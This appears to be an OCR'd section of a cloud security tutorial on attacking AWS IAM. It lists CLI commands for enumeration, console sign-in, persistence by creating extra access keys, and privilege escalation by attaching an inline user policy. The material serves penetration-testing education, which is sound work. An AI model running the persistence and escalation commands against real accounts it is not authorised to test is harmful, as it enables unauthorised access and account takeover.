


Fig. Unprivileged user access aws resources with assume role

2.1.3 Exploitation

A. Enumeration

Users:

List of IAM Users :

```
aws iam list-users
```

List the IAM groups that the specified IAM user belongs to :

```
aws iam list-groups-for-user --user-name user-name
```

List all manages policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name user-name
```

Lists the names of the inline policies embedded in the specified IAM user :

```
aws iam list-user-policies --user-name user-name
```

Groups :

List of IAM Groups:

```
aws iam list-groups
```

Lists all managed policies that are attached to the specified IAM Group :

```
aws iam list-attached-group-policies --group-name group-name
```

List the names of the inline policies embedded in the specified IAM Group:

```
aws iam list-group-policies --group-name group-name
```

Roles :

List of IAM Roles :

```
aws iam list-roles
```

Lists all managed policies that are attached to the specified IAM role :

```
aws iam list-attached-role-policies --role-name role-name
```

List the names of the inline policies embedded in the specified IAM role :

```
aws iam list-role-policies --role-name role-name
```

Policies:

List of IAM Policies :

```
aws iam list-policies
```

Retrieves information about the specified managed policy :

```
aws iam get-policy --policy-arn policy-arn
```

Lists information about the versions of the specified manages policy :

```
aws iam list-policy-versions --policy-arn policy-arn
```

Retrieved information about the specified version of the specified managed policy :


```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

Retrieves the specified inline policy document that is embedded on the specified IAM user / group / role :

```
aws iam get-user-policy --user-name user-name --policy-name policy-name
aws iam get-group-policy --group-name group-name --policy-name policy-name
aws iam get-role-policy --role-name role-name --policy-name policy-name
```

2.1.3 Exploitation

B. Initial Access



Demo :

Console sign in URL for root User :

```
https://signin.aws.amazon.com/console
```


Console sign in URL for IAM User :

```
https://account-ID-or-alias.signin.aws.amazon.com/console
```

Configure AWS CLI :

```
aws configure --profile profile-name
```

C. Persistence



User Name	Access Key
USER A	Access Key A1
USER B	Access Key B1

User Name	Access Key
USER A	Access Key A1
USER B	Access Key B1 Access Key B2

Demo :


Creates a new AWS secret access key for IAM User :

```
aws iam create-access-key --user-name username
```

Configure AWS CLI for New User :

```
aws configure --profile profile-name
```

D. Privilege Escalation



Demo :

Lists all managed policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name user-name
```

Retrieves information about the specified managed policy :

```
aws iam get-policy --policy-arn policy-arn
```

Lists information about the versions of the specified managed policy :

```
aws iam list-policy-versions --policy-arn policy-arn
```

Retrieves information about the specified version of the specified managed policy :

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

Add an inline policy document that is embedded in the specified IAM user :

```
aws iam put-user-policy --user-name Username --Policy-name PolicyName --policy-document file://Policy.json
```

